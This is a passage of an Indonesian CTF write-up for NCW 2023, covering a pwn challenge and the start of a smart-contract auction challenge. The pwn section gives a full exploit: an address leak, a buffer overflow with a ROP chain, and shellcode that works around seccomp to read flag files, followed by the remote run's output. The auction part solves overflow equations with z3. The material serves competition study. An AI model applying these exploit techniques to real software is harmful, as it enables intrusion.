    if (var_10 == 2)
        puts(str: "Beuh, Warteg-Elite for the Elite")
        puts(str: "You ate there and ran out of mon…")
        puts(str: &data_220b)
        exit(status: 0)
        noreturn
    if (var_10 != 3)
        puts(str: "You slipped and faint")
        puts(str: &data_220b)
        exit(status: 0)
        noreturn
    puts(str: "Yes, Soju is the answer for ever…")
    printf(format: "Uupsss, I spilled some %p\n", lookAround)
    rax_2 = puts(str: &data_220b)
```

fungsi lookAround() dengan address leak




```
else if (strcmp(&var_28, "FOMO") == 0)
    puts(str: "Takut FOMO ih, aduh Takut akutuh…")
    printf(format: "iyakah?? ")
    void var_148
    rax_3 = __isoc99_scanf(format: &data_2
```

```
000020bb          25 73 00 57 65     %s.We
000020c0 20 66 6f 75 6e 64 20 73   found s
```

fungsi showShops() dengan parameter %s


Kemudian, kita juga memiliki dua fungsi lain, yaitu fungsi underDevelopment() dan fungsi aboveDevelopment().



```
int64_t underDevelopment(int32_t arg1, int32_t arg2, int32_t arg3)

    if (arg1 == 0xdeadd34d && arg2 == 0x1234abcd && arg3 == 0xca77d099 && world_counter == 0)
        FILE* rax_2 = fopen(filename: "flag_number_one.txt", mode: &data_207b)
        if (rax_2 == 0)
            puts(str: "I thought they hid something her…")
            exit(status: 0)
            noreturn
        void var_38
        __isoc99_fscanf(stream: rax_2, format: &data_20bb, &var_38, &data_20bb)
        printf(format: "We found something! %s\n", &var_38)
        world_counter = 1
    return puts(str: "Huh that's strange I thought the…")
```

fungsi underDevelopment()


Fungsi underDevelopment() akan mengecek parameter fungsi (rdi: 0xdeadd34d, rsi: 0x1234abcd, rdx: 0xca77d099) dan mengecek apakah world_counter belum pernah dipanggil.



```
int64_t aboveDevelopment(int32_t arg1, int32_t arg2, int32_t arg3, int32_t arg4)

    if (arg1 != 0xbeefbeef)
        goto label_14ce
    if (arg2 != 0xdeadcafe)
        goto label_14ce
    if (arg3 != 0xcafecafe)
        goto label_14ce
    if (arg4 != 0xdeadbeef)
        goto label_14ce
    if (world_counter != 1)
        goto label_14ce
    init()
    int64_t rax_3 = malloc(bytes: 0x200)
    int64_t rax_4 = mmap(addr: nullptr, len: 0x1000, prot: 7, flags: 0x22, fd: 0xffffffff, offset: 0)
    seccomp_setup()
    int64_t rax_6
    if (rax_4 == -1 || (rax_4 != -1 && rax_3 == 0))
        rax_6 = perror(s: "Allocation failed")
    if (rax_4 != -1 && rax_3 != 0)
        puts(str: "Wait... Who are you again?? You …")
        read(fd: 0, buf: rax_3, nbytes: 0x200)
        memcpy(rax_4, rax_3, 0x1000)
        rax_4()
        free(mem: rax_3)
        munmap(rax_4, 0x1000)
        label_14ce:
        rax_6 = puts(str: "Es gibt keine Verscicherung!")
    return rax_6
```

fungsi aboveDevelopment()

Fungsi aboveDevelopment() akan mengecek fungsi (rdi: 0xbeefbeef, rsi: 0deadcafe, rdx: cafecafe, dan rcx: 0xdeadbeef) dan akan memanggil fungsi seccomp_setup().




```
seccomp_rule_add(rax, 0x7fff0000, 2, 0)
seccomp_rule_add(rax, 0x7fff0000, 0, 0)
seccomp_rule_add(rax, 0x7fff0000, 1, 0)
seccomp_rule_add(rax, 0x7fff0000, 0xd9, 0)
```

fungsi seccomp_setup()

Fungsi seccomp_setup() hanya mengizinkan 4 jenis syscall, yaitu open, read, write, dan getdents64().


Kemudian, untuk *solve* problem ini, kita pertama perlu melakukan leak pada fungsi lookAround() dan mendapatkan base address dari elf.



```
io = initIO()

io.sendline(b'2')
io.sendline(b'y')
io.sendline(b'3')

io.recvuntil(b'spilled some 0x')
leak = int(io.recv(12), 16)

elf.address = leak - elf.sym['lookAround']
```

address leak fungsi lookAround()


Kemudian, kita akan melakukan buffer overflow. Dengan menggunakan De’Bruijn sequence, kita mendapatkan bahwa ukuran buffer adalah 328. Lalu, kita akan mengecek apakah terdapat pop rdi, pop rsi, pop rdx, dan pop rcx agar kita dapat mengeset value parameter dari fungsi yang akan dipanggil.



```
pop_rdi = next(elf.search(asm('pop rdi; ret')))
pop_rsi = next(elf.search(asm('pop rsi; ret')))
pop_rdx = next(elf.search(asm('pop rdx; ret')))
pop_rcx = next(elf.search(asm('pop rcx; ret')))
```

finding pop asms

Terakhir, kita tinggal memasukkan payload berupa buffer, ROP ke underDevelopment(), dan terakhir ROP ke aboveDevelopment().




```
payload = flat(
    b'A' * offset,
    pop_rdi+1,
    pop_rdi,
    0xdeadd34d,
    pop_rsi,
    0x1234abcd,
    pop_rdx,
    0xca77d099,
    elf.sym['underDevelopment'],
    pop_rdi+1,
    pop_rdi,
    0xbeefbeef,
    pop_rsi,
    0xdeadcafe,
    pop_rdx,
    0xcafecafe,
    pop_rcx,
    0xdeadbeef,
    elf.sym['aboveDevelopment']
)
```

payload ROP


Setelah itu, kita akan mendapatkan flag bagian pertama.

Untuk mendapatkan flag bagian kedua, kita diberikan fungsi read yang akan menjalankan masukkan pengguna berupa instruksi assembly. Karena ukuran buffer yang diberikan cukup besar maka kita dapat membuat chain yang lumayan panjang. Pertama, kita akan memanggil syscall open(), getdents64(), dan write() untuk melihat semua file yang ada pada direktori saat ini “./”.



```
payload = asm(f"""
    mov r10, rdx

    mov rax, 2
    mov rdi, r10
    add rdi, 0x4f
    mov rsi, 0
    mov rdx, 0
    syscall

    mov rdi, rax
    mov rax, 217
    mov rsi, r10
    add rsi, 0x4f
    mov rdx, 1000
    syscall

    mov rax, 1
    mov rdi, 1
    syscall

    nop
    nop
    nop
    nop
""")

io.sendline(payload + b'./\x00')
```


asm shellcode getdents64()



```
flag_number_one.txt\x00\x00lo/\x00\x00\x00\x00\x0\x00\x00\x00\x00\x00\x00\x00(\x0flag_part_two.txt\
```


output dari syscall di atas.

Dapat dilihat bahwa kita harus membaca file bernama “flag_part_two.txt”. Terakhir, kita akan mengirimkan shellcode berupa syscall open(), read(), dan write() untuk mendapatkan flag part 2 tersebut.



```
payload = asm(f"""
    mov r10, rdx

    mov rax, 2
    mov rdi, r10
    add rdi, 0x4b
    mov rsi, 0
    mov rdx, 0
    syscall

    mov rdi, rax
    xor rax, rax
    mov rsi, r10
    add rsi, 0x4b
    mov rdx, 100
    syscall

    mov rax, 1
    mov rdi, 1
    syscall

    nop
    nop
    nop
    nop
""")
```

asm shellcode read()



```
╰$ python payload.py -r

┌──────────────────────────────┐
│       RUNNING EXPLOIT        │
│                              │
│  DEBUGGING   DISABLED        │
│  INTERACTIVE DISABLED        │
│  RUNNING     REMOTE EXPLOIT  │
└──────────────────────────────┘

[+] Opening connection to 103.145.226.209 on port 20022: Done
elf base: 563df42b0000
flag: NCW2023{1_th0ugh7_4_s1mpl3_R0P_w0ulD_b3_3n0ugh_bu7_4dd1n9_S3CC0MP_15_FuN_h3h3h3}
[*] Closed connection to 103.145.226.209 port 20022
```

output dari syscall di atas.

```
[FLAG]
NCW2023{1_th0ugh7_4_s1mpl3_R0P_w0ulD_b3_3n0ugh_bu7_4d
d1n9_S3CC0MP_15_FuN_h3h3h3}
```

[400] [Auction]

[DESCRIPTION]
Goind Up, Going Under, Going Up, Going Under, SOLD


nc 103.145.226.206 20027

[HINT]
-

[Probsetter]
Kiinzu

Steps


Diberikan file **forPlayer.zip**. Setelah di unzip, didapatkan file 101.txt dan mimic.sol.



```
This Auction will start in a few minutes
Please win the auction, base on my spy, there will be 6 people to stand in your way...

Like usual, here are the functions you'll interact with:
participate()
    Before participate in the auction, you'll need to call this function
    after that, you can start calling other functions. (call with priv-key)

auction(a,b,c,d,e,f)
    If you managed to get all the a,b,c,d,e,f to a certain value, you'll be
    able to get the prize, which is the flag, here are the questions:";
    -> 255 + a = 72, what is the value of a (uint8)?
    -> 22431 - b = 44321, what is the value of b (uint16)
    -> 2327812902 + c = 1864263329, what is the value of c (uint32)
    -> 1732347198009111223 + d = 167143968757004464, what is the value of d (uint64)
    -> 121141183460466431731687303715884105727 - e =  277713031194324463229999802010543211234, what is the value of e (uint128)
    -> 17797982193319168230092099281356177762369842564210020203928323145581922385333 + f = 7198460325987614209378165409283471692857430192468753106928475130246,
    what is the value of f (uint256)
```


101.txt

Dari file tersebut, kita diberikan nilai parameter fungsi auction() yang akan dipanggil. Untuk menghitung nilai tersebut, kita dapat menggunakan library z3 solver.




```python
from z3 import *

a = BitVec('a', 8)
b = BitVec('b', 16)
c = BitVec('c', 32)
d = BitVec('d', 64)
e = BitVec('e', 128)
f = BitVec('f', 256)

eq1 = 255 + a == 72
eq2 = 22431 - b == 44321
eq3 = 2327812902 + c == 1864263329
eq4 = 1732347198009111223 + d == 167143968757004464
eq5 = 121141183460466431731687303715884105727 - e == 277713031194324463229999802010543211234
eq6 = 17797982193319168230092099281356177762369842564210020203928323145581922385333 + f == 7198460325987614209378165409283471692857430192468753106928475130246

solver = Solver()

solver.add(eq1, eq2, eq3, eq4, eq5, eq6)

model = solver.check()

model = solver.model()
value_a = model[a].as_long()
value_b = model[b].as_long()
value_c = model[c].as_long()
value_d = model[d].as_long()
value_e = model[e].as_long()
value_f = model[f].as_long()

print("Value of a:", value_a)
print("Value of b:", value_b)
print("Value of c:", value_c)
print("Value of d:", value_d)
print("Value of e:", value_e)
print("Value of f:", value_f)
```

Fungsi tersebut akan memberikan output




```
╭─ 19:11:58 (501,1) frank@archlinux in ~/Documents/Github/CTFs/Writeups/Offline/NCW 2023/Auction
╰$ python solve.py
Value of a: 73
Value of b: 43646
Value of c: 3831417723
Value of d: 16881540844457444857
Value of e: 183710519187080431965062109137109105949
Value of f: 97994107051195487519466499936709895500183613794287974027998013969259682384849
```

Selanjutnya kita bikin solver untuk berkomunikasi dengan contract address



